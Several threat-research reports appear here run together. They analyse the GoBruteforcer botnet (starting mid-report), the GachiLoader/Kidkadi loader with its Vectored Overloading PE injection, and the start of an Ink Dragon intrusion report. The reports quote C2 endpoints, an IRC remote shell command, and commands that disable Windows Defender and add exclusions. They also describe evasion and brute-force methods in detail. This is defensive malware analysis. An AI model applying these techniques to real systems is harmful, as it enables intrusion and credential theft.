!exec <args> — Remote shell command execution. The exec command runs the shell command by launching /bin/sh -c "<args>". The bot constructs the command from the tokens after exec by adding a space. Standard output (stdout) of the shell process is scanned line-by-line. Each line is sent back to the original message sender as a separate NOTICE IRC message to the botmaster.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG #bots :!exec ls -al
# bot -> server
NOTICE xx :drwxr-xr-x  23 root root       4096 Sep 25 12:13 .
NOTICE xx :drwxr-xr-x  23 root root       4096 Sep 25 12:13 ..
NOTICE xx :lrwxrwxrwx   1 root root          7 Apr 22  2024 bin -> usr/bin
...
It is important to note here that messages sent in this way are visible only to the botnet operator, are not visible in the channel, and cannot be received by other users or bots.
Persistence and Single-Instance Control
The rest of the functionality remains almost unchanged compared to previous versions.
To maintain persistence on the system, the bot relies on cron, which restarts the binary every five minutes (*/5 * * * * <cmd>). Before setting up cron jobs, the malware copies itself into several paths:
/tmp
/var/tmp
/dev/shm
/run/lock
Figure 13 — The list of cron jobs added by GoBruteforcer.
To ensure that only one instance runs at a time, the bot uses a simple local socket-based mutex: it binds a socket to the loopback interface (127.0.0.1) on a fixed port and keeps the listener open. If the port is already in use, the new instance terminates. In the analyzed sample, the port 51125 was used, although other samples employed different ports (for example, 52225), enabling the botnet operators to run two versions in parallel for testing updates.
Bruteforcer module
In this section, we examine the bruteforce module of the GoBruteforcer malware (2025 variant), which targets four service types (FTP, MySQL, PostgreSQL, and phpMyAdmin (PMA)) by systematically attempting to log in using credential lists. We describe how the malware selects target IP adresses, manages concurrency, and executes protocol-specific brute-force routines.
Initialization
Overall, the bruteforcer’s design balances speed (scanning tens of IP addresses per second) with stealth (skipping specific IP ranges, avoiding unnecessary reporting, and not saturating bandwidth).
As seen with the IRC bot, the bruteforcer starts with a single-instance guard: It binds a TCP socket on the loopback interface to a fixed port (127.0.0.1:51126). If the port is already in use, it exits to prevent a second launch.
The malware introduces a random delay between 10 and 400 seconds before beginning any activity.
Next, the malware obtains the credential list and mode (one of mysql, ftp, pma, or postgres) from a C2 server at a URL hardcoded in the sample (the exact address may differ across samples):
http://190.14.37[.]10/new.php
To make a request to the C2 server, the malware uses a specific User-Agent string:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
The C2 server usually returns the output in the following form:
The bot launches a dedicated goroutine to poll its C2 server every 15 minutes for updates to the bruteforcing task and credentials list (with a faster 30-second retry loop on failure).
The main bruteforce loop itself runs continuously unless stopped by the C2 server.
Worker Pool and Concurrency Control
In the main loop, GoBruteforcer maintains a fixed pool of worker goroutines that perform bruteforce tasks in parallel. The pool size is chosen based on the CPU architecture of the infected host. On 64-bit systems (x86_64 or arm64), the malware sets a target of 95 concurrent workers, whereas 32-bit or lower-end systems use fewer (e.g. 85 on i686, 35 on armv5tel, 50 on others by default). This target is set once at startup and remains constant unless a stop command is issued by the C2 server. Each worker is a short-lived task that will scan a single IP address for a given service and then exit.
Pool maintenance
The main controller seeds the pool by immediately launching the required number of goroutines and then continuously adds more. A counter is triggered every 1 second to check how many workers are currently active. If the number dropped below the target (e.g. some finished their scan), the malware spawns new workers to make up the deficit. This way, the pool always hovers near the fixed concurrency level.
The pool mechanism ensures a steady load and throughput – on x86-64 an infected host reliably keeps approximately 95 parallel bruteforce threads running.
Task loop and stop signal
A central loop in the malware continuously monitors the mode provided by the C2 server (the service to bruteforce). If the mode switches to stop, the malware shuts down the pool. To stop, it signals a cancellation context shared by all workers.
Single-IP task per worker
Upon starting, each worker goroutine takes a snapshot of the current bruteforcing “mode” (e.g., FTP or MySQL) and generates one target IP address to attack. It then executes the corresponding bruteforce routine for that IP (detailed in the protocol sections below) and exits. This means each thread handles at most one IP address from start to finish. By cycling workers in this one-IP-per-worker fashion, the malware naturally load-balances and avoids any single thread running for too long. The one-IP tasks also make it simple to maintain the target concurrency: As soon as a worker exits, a new one is spawned to pick up the next IP.
Target IP Selection and Filtering
For each bruteforce attempt, GoBruteforcer selects a random IPv4 address as the target. However, it intelligently filters out IPs that belong to non-routable networks or specific ranges the operators appear to avoid. The IP generation function essentially performs an “infinite dice throw” over the 4 octets until it comes up with an address that is not in any forbidden range. This prevents wasting time on addresses that cannot be reached or may attract unwanted attention.
Figure 14 — Generation and filtering random IP addresses.
The malware skips the following address categoriesby checking the octets against hardcoded conditions:
Private/Non-Internet networks: All RFC1918 private IPv4 ranges are excluded. This covers 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16. It also excludes IP addresses in 100.64.0.0/10 (carrier-grade NAT space), the local loopback 127.0.0.0/8, and the non-routed “this network” block 0.0.0.0/8. Similarly, link-local APIPA addresses 169.254.0.0/16 are skipped. None of these are valid targets on the public Internet.
Special reserved ranges: The malware avoids addresses reserved for documentation and testing. For example, it excludes 198.18.0.0/15 (set aside for RFC2544 benchmarking tests). It also broadly filters out multicast ranges by rejecting any address with a first octet ≥ 224 that are not used for regular unicast hosts.
Major cloud provider space: The IP filter also blocks several /8 ranges that are heavily used by Amazon Web Services: 3.0.0.0/8, 15.0.0.0/8, 16.0.0.0/8, 56.0.0.0/8. Cloud environments often have active honeypots and aggressive abuse response; the botnet authors appear to deem these targets as either low-priority or high-risk.
“Sensitive” US government networks: A notable feature is a built-in blacklist of 13 specific /8 blocks historically associated with the U.S. Department of Defense (DoD) and related agencies. These include IP addresses starting with 6, 7, 11, 21, 22, 26, 28, 29, 30, 33, 55, 214, or 215. Such networks (e.g. 6.0.0.0/8 or 30.0.0.0/8) are largely U.S. military addresses. By skipping them, the bot avoids drawing unnecessary attention and likely sidesteps government-run honeypots and sensors, reducing the chances of the botnet being monitored or disrupted.
Bruteforce Tasks
Each bruteforce task begins with a 2-second timeout port probe to verify that the target service is reachable. The malware can check FTP (21/tcp), PostgreSQL (5432/tcp), phpMyAdmin (HTTP on 80/tcp), and MySQL (3306/tcp). The task only proceeds with testing credentials if the probe succeeds.
All bruteforce attempts use unencrypted connections. This approach misses targets that enforce encryption (e.g., FTPS, HTTPS-only phpMyAdmin, or MySQL/PostgreSQL with mandatory TLS), but the operators likely judge the plaintext exposure pool is large enough to justify the speed and simplicity gains.
Successful bruteforce hits are exfiltrated via a plain HTTP GET request to the C2’s /pst endpoint (often on port 9090), with details encoded in the query string:
i – target (IP or URL).
c – service code (1 – for pma, 2 – for mysql, 3 – for ftp, 4 – for postgres).
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
FTP
Unlike the other protocols, FTP does not rely on C2-provided credentials. The malware binary includes a hardcoded list of 22 username:password pairs that it always uses for FTP bruteforcing. These appear to be commonly used or default FTP accounts:
It’s important to note that the list of credentials received from the C2 server is completely ignored. Given that the C2 server transmits a list of credentials for bruteforce testing regardless of the selected mode, we can conclude that the malware developers made a mistake, and this behavior is most likely a bug.
The order of 22 built-in credentials is randomized for each run. The malware makes a copy of the built-in list and calls rand.Shuffle. After shuffling, it inserts the "trash:trashh" entry at the top of the list. This means that for every target IP, the order of the real credentials is different, but the first attempt is always the "trash" user with password "trashh".
Upon a successful FTP login, the malware reports the found username and password pair to its C2. It is noteworthy that if the credential "trash:trashh" succeeded, the malware explicitly suppresses reporting. After any success (trash or otherwise), the FTP bruteforce thread exits immediately without attempting any further passwords on that host.
The presence of the odd "trash:trashh" credential (which is not a default in any known FTP server) suggests it is a deliberate sentinel by the attackers. It may serve as a kill-switch or fast-exit for machines under the attackers’ control. If they pre-install an FTP user “trash” with password “trashh” on certain systems, the bot immediately finds it and stops scanning that machine.
MySQL
For MySQL bruteforcing, the list of credentials is drawn from the bot’s global list, which is populated via C2 commands. If the bot fails to fetch instructions from C2 on startup, it falls back to a built-in default list containing a few very common MySQL credentials as described above.
Before usage, the credential list is copied and shuffled so that each worker iterates through the credentials in a random order.
The malware uses Go’s MySQL driver (database/sql with the MySQL connector) for attempted logins. For each credential in the list, it constructs a DSN (Data Source Name) string with the format:
The first accepted login short-circuits continues the attempt and is reported to the C2 server.
Postgres
Bruteforcing PostgreSQL (port 5432) follows almost the same pattern as MySQL, with minor differences primarily in the connection string and protocol specifics.
It uses the same credential list provided by C2. Just like MySQL, the list is randomized per worker.
For each username:password, the malware constructs a Postgres connection URL of the form:
Notably, it appends sslmode=disable to force a plaintext connection.
phpMyAdmin
The phpMyAdmin bruteforce logic is more complex, as it involves navigating a web interface on HTTP. PhpMyAdmin (PMA) is a web-based MySQL administration panel, typically accessed via a URL path on a web server. The malware’s PMA module is designed to find these panels on targets and then attempt to log in through the HTML form.
The bot only proceeds if the target’s TCP/80 (HTTP) port is open. Interestingly, it does not appear to try HTTPS/443 in this variant – the code explicitly checks port 80.

The malware contains a large built-in list of possible phpMyAdmin installation paths (directory names). In our sample, this list has approximately 80 entries covering multiple common directory variants. Examples include standard names like /phpMyAdmin/ or /phpmyadmin/, numeric versions like /phpMyAdmin-5.2.1/, obscured names like /db/admin/ or /mysql/pma/, and even WordPress plugin paths like /wp-content/plugins/portable-phpmyadmin/wp-pma-mod/ (87 different paths in total). This comprehensive list suggests the attackers want to find PMA even if the administrator renamed the folder or installed a specific version.
Figure 15 – The deobfuscated list of PhpMyAdmin paths found in the sample (partial).
For each candidate path, the malware tries to detect if phpMyAdmin is present before attempting a login. It creates an HTTP client (with a cookie jar) and sends a GET request to: http://<ip>/<base>/index.php?lang=en. The custom User-Agent is set to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3k (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36, likely to blend in as normal traffic.
When a response is received, the HTML is loaded and the code checks for indicators of a phpMyAdmin login page:
Extracts the page <title> and looks for the substring “phpMyAdmin” (to confirm this is likely a PMA page).
Ensures the title does not contain “setup” (to avoid confusing the setup page or other admin pages with the actual login).
Searches the page body for known PMA UI elements. In particular, it looks for either the “pmahomme” theme directory, or references to phpmyadmin.css, or navigation.php in the HTML. These are artifacts of phpMyAdmin’s login page (for example, PMA’s default theme is named "pmahomme", and navigation.php is a frame or script loaded post-login in older versions). If any of those markers are found, it sets a flag so that the page content “looks like” phpMyAdmin.
When a likely phpMyAdmin page is found, the malware next tries to determine the PMA version (or at least a major version hint) from the HTML. It searches the HTML for a string like "codemirror.css?v=X.Y.Z" and if found, parses out the version number that follows v=. This typically yields a numeric value (for example, “5.2.1”).
The bruteforce method depends on both the page content and this version.
For versions < 4.9, it uses a GET-based login attempt method.
For for newer versions, it uses a POST-based login method.
Bruteforce via HTTP GET (for older versions, <4.9)
If the bot chooses the GET method, it attempts to log in by sending the credentials as URL parameters. It appends ?lang=en&pma_username=<user>&pma_password=<pass> to the same login URL and issues a GET request for each credential. The code considers the login successful if the resulting page contains "Welcome to" or the <title> contains “phpMyAdmin 2/3/4/5” markers.
If using the POST method (for newer versions), the malware must handle an HTML login form. The steps are:
Get CSRF token: First, it fetches the login page (if not already fetched) to retrieve a CSRF token. The bot parses the HTML for an <input name="token" value="<tokenval>" /> and stores the token value if present. (phpMyAdmin’s login form includes a hidden token in newer versions to prevent CSRF; the malware grabs it to include in the login POST.)
Submit credentials: The bot prepares an HTTP POST request to the same index.php?lang=en URL. It sets the form fields pma_username=<user>, pma_password=<pass>, server=1 (selecting the first server, in case PMA is managing multiple MySQL servers), and includes the token=<tokenval> if it obtained one. It sends this request with the appropriate Content-Type header and using the same User-Agent. The timeout for the HTTP client remains 3 seconds, so each POST is quick.
Check result: After each POST attempt, the malware reads the response body. It then uses the same criteria as the GET method to decide if the login succeeded: looking for “Welcome to” in the page or certain phpMyAdmin version strings in the title. If those are found, it deems the credential valid and sends a report with the IP, creds, and base path. It then stops further attempts.
If the credential was not successful, it continues with the next username:password, reusing the same token if the token doesn’t change. (The code grabs the token once per session; it does not fetch a new token for each attempt, which might be a weakness if the token expires or is invalidated after a login failure. However, many versions of PMA do not invalidate the token on wrong password, so this approach could still work.)
Scanning Performance
GoBruteforcer runs as a steady, architecture-tuned worker pool. The pool size is large enough to pipeline many attempts but capped to avoid runaway threads or saturating the host. In the wild, a single x86-64 host sustained roughly 20 IP/s during an FTP campaign, showing the scanner spends most cycles failing fast on silent hosts. That design keeps throughput high while keeping per-host bandwidth low: In observed FTP scans, outbound traffic remained under approximately 64 kb/s and inbound under approximately 32 kb/s.
Conclusion
GoBruteforcer exemplifies a broader and persistent problem: The combination of exposed infrastructure, weak credentials, and increasingly automated tools. While the botnet itself is technically straightforward, its operators benefit from the vast number of misconfigured services that remain online. As generative AI further lowers the barrier to server deployment, the risk of insecure defaults will likely increase. Addressing this class of threats requires not only detection and takedown efforts, but also renewed attention to secure configuration practices, credential hygiene, and continuous exposure management.
GoBruteforcer is a perfect example of how threat actors use “low hanging fruit” such as seemingly unsophisticated tactics (weak password attacks, random IP addresses) to compromise large numbers of internet-facing systems with relatively little effort. This reinforces the need for organizations to monitor and secure their internet-facing services and enforce robust authentication methods.
Protection
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.
The YouTube Ghost Network is a malware distribution network that uses compromised accounts to promote malicious videos and spread malware, such as infostealers.
One of the observed campaigns uses a new, heavily obfuscated loader malware written in Node.js, which we call GachiLoader.
To make it easier to analyze obfuscated Node.js malware, Check Point Research developed an open-source Node.js tracer, which significantly reduces the effort needed to analyze this type of malware and extract configurations.
One variant of GachiLoader deploys a second stage malware, Kidkadi, that implements a novel technique for Portable Executable (PE) injection. This technique loads a legitimate DLL and abuses Vectored Exception Handling to replace it on-the-fly with a malicious payload.
Introduction
In a previous publication, we examined the YouTube Ghost Network, a coordinated collection of compromised accounts that abuse the platform to promote malware. In our current research, we analyze one specific campaign of this network, which stood out as the deployed malware implements a previously undocumented PE injection method which abuses Vectored Exception Handling to load its malicious payload.
Campaign Overview
Similar to campaigns we previously documented, the infection chain begins with compromised accounts that host videos designed to lure viewers into downloading malware from an external file hosting platform. The theme of this campaign are game cheats and various cracked software:
Figure 1 — Example Compromised Account starts sharing malicious game cheat advertisements
The video’s descriptions then provide a password for the archive containing the malware, as well as instructions that usually include disabling Windows Defender.
We identified more than a hundred videos belonging to this campaign, which collected approximately 220.000 views. The videos were spread across 39 compromised accounts, with the first video uploaded on December 22, 2024. This means that this campaign has been running for more than 9 months. After we reported these videos to YouTube, most have been taken offline, although new videos will continue to appear on newly compromised accounts.
Since we started monitoring this specific campaign, it deployed the Rhadamanthys infostealer as a final payload, which is distributed through a custom loader which we call GachiLoader.
GachiLoader
GachiLoader is a heavily obfuscated Node.js JavaScript malware used to deploy additional payloads to an infected machine. Node.js is one of a long line of threat actors always adapt their arsenal using non-traditional programming languages and platforms adapted by threat actors in their quest to spread malware.
As obfuscated JavaScript requires a lot of time and effort to manually deobfuscate, we developed a tracer for Node.js scripts to dynamically analyze this type of malware, defeat common anti-analysis tricks and significantly reduce the manual analysis effort. This tool is not only useful for GachiLoader, but is useful for anyone analyzing heavily obfuscated Node.js malware. Therefore, we decided to share it with the research community here:
Some of the analyzed GachiLoader samples drop a second-stage loader, which we call Kidkadi. This loader is particularly interesting, as it implements a novel technique for PE injection, which tricks the Windows loader into loading a malicious PE from memory instead of a legitimate DLL. We analyzed this technique, which we call Vectored Overloading and reimplemented it in a Proof-of-Concept (PoC) shared below.
Technical Analysis
GachiLoader’s JavaScript module is bundled into a self-contained executable, using the nexe packer, with sizes roughly between 60 and 90 MB. nexe is an open-source project, that compiles a Node.js application into a single executable file, bundled with a Node.js runtime, so that the file can run on a host without Node.js installed. While the size of the executable is quite big, it isn’t suspicious as the victim expects to receive a software package. The tool nexe_unpacker can be used to extract the obfuscated JavaScript source code from the PE.
To avoid analysis by a security researcher or an automated sandbox, the GachiLoader JavaScript module employs several anti-VM and anti-analysis checks:
Checks if the total amount of RAM is at least 4GB
Checks if at least 2 CPU cores are available
Compares the username against a list of usernames, that can be associated with various sandboxes or analysis systems (see Appendix A for a list of all names).
Checks the hostname against a similar list of hostnames (see Appendix B for a list of all hostnames).
Probes the running programs and compares against a list of programs, such as analysis tools, sandbox indicators or common programs running on VMs (see Appendix C for a list of all process names).
The malware then proceeds to run several PowerShell commands to enumerate the system resources and capabilities over WMI .
Check if at least one port connector object exists: (Get-WmiObject Win32_PortConnector).Count
Get drive manufacturers and compare against a blacklist: Get-WmiObject Win32_DiskDrive | Select-Object -ExpandProperty Model (See Appendix D for a list of all drive manufacturers).
Resolve video controllers via Get-WmiObject Win32_VideoController | Select-Object -ExpandProperty Name, and check the names against a blacklist associated with VM environments (See Appendix E for a list of all video controller names).
If any of these checks indicate a virtual machine, sandbox or analysis environment the malware enters a loop of sending HTTP GET requests to benign websites such as linkedin.com, grok.com, whatsapp.com or twitter.com :
Figure 3 — Endless loop of GET requests when a lab environment is detected
Finally, to avoid running multiple times in a short period of time, a mutex file with a random-per-sample name and the .lock extension is created in the %TEMP% directory on running for the first time. If this file already exists or was modified within the last 5 minutes, the program terminates.
We were able to easily bypass all of these anti-analysis with Node.js Tracer: the tool hooks into the respective methods and spoofs the results to the caller, in this case the malware, allowing the script to run and expose its malicious actions:
Figure 4 — Anti-Analysis Checks bypassed with Node.js Tracer
Privilege Elevation via UAC Prompt
If the malware decides that the environment is not that a sandbox, it then checks if it is running in an elevated context by running net session , a command that is expected to fail if run by a non-administrative user. If the command fails, the malware tries to restart itself in an elevated context using the following PowerShell command:
While this triggers a UAC prompt, that prompt is likely to be accepted by the victim, as they expect to run an installer for some sort of software, which usually requires administrative privileges.
Defense Evasion
To avoid detections of subsequent payloads, the malware attempts to kill Windows Defender’s SecHealthUI.exe process by running taskkill /F /IM SecHealthUI.exe and adds Defender exclusions via Add-MpPreference -ExclusionPath for the following paths:
C:\Users\
C:\ProgramData\
C:\Windows\
For all other existing drives, at the root (e.g. D:\ )
In addition, an exclusion for *.sys files is added via Add-MpPreference -ExclusionExtension '.sys', although we have not observed any *.sys files being dropped by the analyzed samples.
Payload Delivery and Execution
To retrieve the next stage’s payload, the malware comes in two variants.
One variant gets the payload from a remote URL
The other variant drops another loader, kidkadi.node, which loads the final payload using the Vectored Overloading method. This payload is embedded in the loader’s JavaScript source.
First Variant – Remote Payload
Figure 5 — First GachiLoader Variant loading a Remote Payload
GachiLoader first obtains information about the host it is running on, such as antivirus products and the OS version, and sends them via a POST request to the /log endpoint of its C2 (Command and Control) addresses. The samples all have multiple C2 addresses embedded for redundancy and try out each one in succession, as we saw when tracing the calls through our tracer:
Figure 6 — C2 Communication Traced via Node.js Tracer
Next, a GET request to the /richfamily/<key> endpoint (where <key> is a value unique to each sample) with the X-Secret: gachifamily header gets the URL of the final payload to download, encoded in Base64. This final payload can only be retrieved if using the correct X-Secret header again – this time using a unique key embedded in the binary, e.g. X-Secret: 5FZQY1gYj0UKw4ZC99d1oNYR8LvTPtrfN357Eh5gmRvsMaPYgXtMxRXpMb2bTFOb2h2HqMnvUKT9CUpj9864gckmPUzf9uLIIU9. Otherwise, the web server returns a Forbidden error.
The final payload is then downloaded to the %TEMP% directory and saved with a random name, mimicking legitimate software such as KeePass.exe, GoogleDrive.exe , UnrealEngine.exe or others which contain the Rhadamanthys infostealer, packed and protected with VMProtect or Themida.
Second Variant – Kidkadi
The second variant we observed in the wild did not reach out to a C2 server to get the second payload, but instead had an embedded payload which is executed through another loader that is dropped to disk under %TEMP% as kidkadi.node:
Figure 7 — Second Variant of GachiLoader dropping Kidkadi
.node files are native addons for Node.js, which are essentially just DLLs that can be called from Node.js code via dlopen. Therefore, they can be used by developers whenever the Node-API does not expose sufficient functionality.
The malware exposes a function for Node.js to call, where the name of the method differs across samples. In some cases, the name as well as the error messages in some samples are of Russian origin:
Figure 8 — Exposing a function to the JavaScript code
The loader passes the payload PE as a binary buffer to Kidkadi through this exposed function, which then runs this payload via reflective PE loading. We found that this loader uses a novel spin on Module Overloading, abusing Vectored Exception Handlers (VEHs) to trick the Windows operating system to run the final payload, when invoking LoadLibrary to load an arbitrary DLL. This technique, not yet documented, shows that the author has a decent understanding of Windows internals. We named this method Vectored Overloading.
PE Loading via Vectored Overloading
The malware first creates a new section with SEC_IMAGE from the legitimate wmp.dll, a DLL used by Windows Media Player. It then overwrites this section with the content of the payload (the PE to be loaded) and maps a view of that section into the process via NtMapViewOfSection. The PE’s sections are then copied into memory one by one and relocations as well as the correct protections are applied:
Figure 9 — PE mapper
This results in a view of the malicious PE, mapped to the process, which is backed by the legitimate DLL wmp.dll. This section view is what the Windows loader (meaning ntdll!Ldr*) will be tricked into loading later on.
Since the Windows loader, called via LoadLibrary, does not load arbitrary PEs, but only those that have DLL characteristics, the Characteristics of the FileHeader are set to IMAGE_FILE_DLL , if the payload is not a DLL. Additionally, the entry point is zeroed out, likely to avoid the loader calling an entry point that is not that of a DLL. If the payload is a DLL, the header is not changed.
Figure 10 — Check and update FileHeader Characteristics
Afterwards, the malware registers a Vectored Exception Handler (VEH).
VEHs are user-mode callbacks that are invoked by the OS when an exception occurs. A common malware technique abusing VEHs is to register a hardware breakpoint on a specific instruction, which triggers an exception whenever this instruction is reached. This exception is then handled by the VEH, which can intercept the call and, for example, change the parameters. This essentially allows hooking functions without patching memory, such as when using classic trampoline hooks.
In this case, the hardware breakpoint (HWBP) is set on NtOpenSection :
Figure 11 — Setting a hardware breakpoint on NtOpenSection
The malware then loads amsi.dll via LoadLibrary , which kicks off the injection:
Figure 12 — Loading the target library and removing the exception handler
A call to LoadLibrary internally ends up in the Windows loader creating a section object of the target DLL to load, which is opened through a call to NtOpenSection . This triggers the hardware breakpoint, and subsequently the VEH, which were registered earlier. This is where the main injection logic is implemented.
To make the loader map the malicious PE instead of the actual amsi.dll section, the section object pointing to amsi.dll is swapped with the malicious payload section from earlier. The VEH simply places the section handle created earlier on the stack position that corresponds to the [out] PHANDLE SectionHandle argument of NtOpenSection. The VEH then advances the instruction pointer eip to the ret instruction and resumes execution. This skips the actual call to the kernel while still giving back a valid handle, essentially emulatingNtOpenSection:
Figure 13 — Skipping the call to NtOpenSection, replacing the expected output parameter with the SectionHandle pointing to the malicious payload
Before stepping out of the VEH, the hardware breakpoint is re-set to NtMapViewOfSection.
Figure 14 — Setting a hardware breakpoint on NtMapViewOfSection
NtMapViewOfSection is then used by the Windows loader to map the section into the process, which again triggers the hardware breakpoint. To make sure the malicious payload is mapped, the syscall is again emulated by advancing the instruction pointer and replacing the [out] arguments with the relevant values, such as the section base address or the section size. This is possible, because the section view was mapped by the malware earlier, when the malicious payload was written into the view of wmp.dll:
Figure 15 — Skipping the call to NtMapViewOfSection, replacing the expected output parameter with the pointer to the malicious payload
A final hardware breakpoint is then set on NtClose , where the malware simply verifies that the correct section handle is closed.
Figure 16 — Setting the hardware breakpoint on NtClose
Back in the regular flow of the program, outside the VEH, the entry point will be invoked if the payload is a regular PE. If it is a DLL, the loader expects it to be another .node module and resolves the correct exports to invoke:
Figure 17 — EXE and DLL invocation
Completely unrelated to this campaign, we found a file with an original filename of HookPE.exe, which is a 64-bit PoC version of the technique with debug prints that uses the technique to load calc.exe into memory. Error strings in this binary indicate that the loader uses code from libpeconv for PE manipulation.
Figure 18 — HookPE PoC project, using the same technique
This injection technique has multiple advantages over “classic” RunPE-style reflective loading:
Just like when using the Module Overloading technique, the injected DLL will show up as backed by a legitimate image (such as wmp.dll), since the section was originally created for this DLL. However, since the code in memory will differ from the code on disk, tools such as Moneta are able to detect it:
Figure 19 — While Moneta detects the mismatching module, most analysis tools display the original DLL name
Some loader work is offloaded to the Windows loader. This significantly reduces complexity for the malware author as they do not have to implement e.g. resolving imports or TLS callbacks, which in turn increases payload compatibility. For example, many publicly available PE loaders do not properly handle TLS callbacks.
By emulating syscalls, the respective kernel side callbacks such as ETWti are not invoked, as the call to the kernel is skipped entirely. This may fool security solutions that rely only on these section ETWti events. Of course, the earlier calls before the injection (when mapping the image) still trigger those events, but not in the order usually expected.
We published a reimplementation of the 64bit variant of this injection method as a tool for security researchers to analyze the technique and test detections:
As deobfuscation of the JavaScript source is a tedious and partially manual process, we decided to run all available samples of GachiLoader through Node.js Tracer to bypass the anti-analysis checks and receive the final payloads. By hooking filesystem-related Node APIs, the downloaded files are saved for the analyst before they can be deleted by the malware trying to remove its traces.
Figure 20 — Tracer showing GachiLoader dropping Kidkadi to disk
The final payloads of both variants of GachiLoader were all packed and protected by Themida or VMProtect. Dumping the unprotected configuration from memory when running them in an automated sandbox then allowed us to extract the C2 servers of the final payloads.
Figure 20 — Detect-it-Easy Output for the Final Payload
All the analyzed samples that were part of this campaign dropped Rhadamanthys as the final malware. The extracted C2 servers can be found in the IoC section below.
Conclusion
Malware written for the Node.js platform has become increasingly common and is mostly found in obfuscated form, which is tedious to statically deobfuscate and analyze. By enabling analysts to trace and hook Node-API execution dynamically with our open source Node.js Tracer, the time that has to be spent on triage and analysis is significantly reduced, and common anti-analysis checks can easily be defeated.
The threat actor behind GachiLoader demonstrated proficiency with Windows internals, coming up with a new variation of a known technique. This highlights the need for security researchers to stay up-to-date with malware techniques such as PE injections and to proactively look for new ways in which malware authors try to evade detections.
The threat actors behind the YouTube Ghost Network exploit the trust in the YouTube platform to trick victims into downloading malware. Users should be particularly cautious of offers for cracked software, cracks, trainers, or cheats, as these files are frequently laced with malware designed to steal data and/or compromise a device. While both the security community and YouTube actively work to identify and remove such content, these attacks remain persistent.
Protections
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, filetypes, and operating systems, and protect against the attacks and threats described in this report.
In recent months, Check Point Research has identified a new wave of attacks attributed to the Chinese threat actor Ink Dragon. Ink Dragon overlaps with threat clusters publicly reported as Earth Alux, Jewelbug, REF7707, CL-STA-0049, among others.
Ink Dragon has expanded its operational focus to new regions – In the last few months, the threat actor’s activities show increased focus on government targets in Europe in addition to continued activities in Southeast Asia and South America.
Ink Dragon builds a victim-based relay network – Ink Dragon leverages a custom ShadowPad IIS Listener module to turn compromised servers into active nodes within a distributed mesh, allowing each victim to forward commands and traffic, effectively transforming targets into part of their C2 infrastructure.
Ink Dragon continues to exploit long-known IIS misconfigurations for initial access – Despite years of public reporting and awareness within the security community, Ink Dragon still relies on predictable or mismanaged ASP.NET machineKey values to perform ViewState deserialization attacks against vulnerable IIS and SharePoint servers.
Ink Dragon is evolving its operations with new TTPs and tools – The cluster has introduced a new variant of FinalDraft malware with enhanced stealth and higher exfiltration throughput, along with advanced evasion techniques that enable stealthy lateral movement and multi-stage malware deployment across compromised networks.
Introduction
Check Point Research tracks a sustained, highly capable espionage cluster, which we refer to as Ink Dragon, and is referenced in other reports as CL-STA-0049, Earth Alux, or REF7707. This cluster is assessed by several vendors to be PRC-aligned. Since at least early 2023, Ink Dragon has repeatedly targeted government, telecom, and public-sector infrastructure, initially concentrating on Southeast Asia and South America, but with an increasing footprint in Europe and other regions. The actor’s campaigns combine solid software engineering, disciplined operational playbooks, and a willingness to reuse platform-native tools to blend into normal enterprise telemetry. This mix makes their intrusions both effective and stealthy.
A notable characteristic of Ink Dragon’s operations is their tendency to convert compromised environments into part of a larger, distributed relay network. By deploying a ShadowPad IIS Listener Module across multiple victims, the group effectively turns each breached server into a communication node capable of receiving, forwarding, and proxying commands. This design allows attackers to route traffic not only deeper inside a single organization’s network, but also across different victim networks entirely. As a result, one compromise can quietly become another hop in a global, multi-layered infrastructure supporting ongoing campaigns elsewhere, blending operational control with strategic reuse of previously breached assets.
This blog also presents the forensic story of a high‑stakes compromise of a European government office, highlighting recurring methods observed across different victims. We walk through the entire kill chain observed in the field, including web-centric initial access, hands-on-keyboard activity, staged loaders, privilege escalation, and credential-harvesting components, as well as aggressive lateral movement that culminated in domain dominance. We also document multiple delivery and persistence patterns that Ink Dragon favors, and unpack a new variant of the FinalDraft backdoor, which is used as a resilient, cloud-native command-and-control platform.
Beyond the technical details, this article shows how Ink Dragon’s tooling and repeatable TTPs reflect a mature, modular development model that steadily expands in capability while maintaining a consistent operational philosophy.
Attack Chain
Attackers begin by gaining initial access through ViewState deserialization or ToolShell-based exploits, then deploy ShadowPad on the compromised server. They harvest IIS worker credentials and establish an RDP proxy to move laterally, using RDP and ShadowPad’s built-in capabilities along with reused credentials. After obtaining access to a domain admin account, they achieve domain dominance. From there, they deploy FinalDraft on strategic machines and install a ShadowPad IIS listener on public-facing servers, enabling new victims to connect to the attackers’ infrastructure as the campaign continues.
Initial Access
In the environments we investigated, the common initial access vector is exploitation of ASP.NET ViewState deserialization via publicly disclosed machine keys. In this scenario, the __VIEWSTATE parameter, normally protected using the application’s machineKey, can be forged if the key is copied from public sources. Once the attacker can generate a valid signature, they can inject a crafted ViewState payload that the server deserializes, leading to remote code execution.
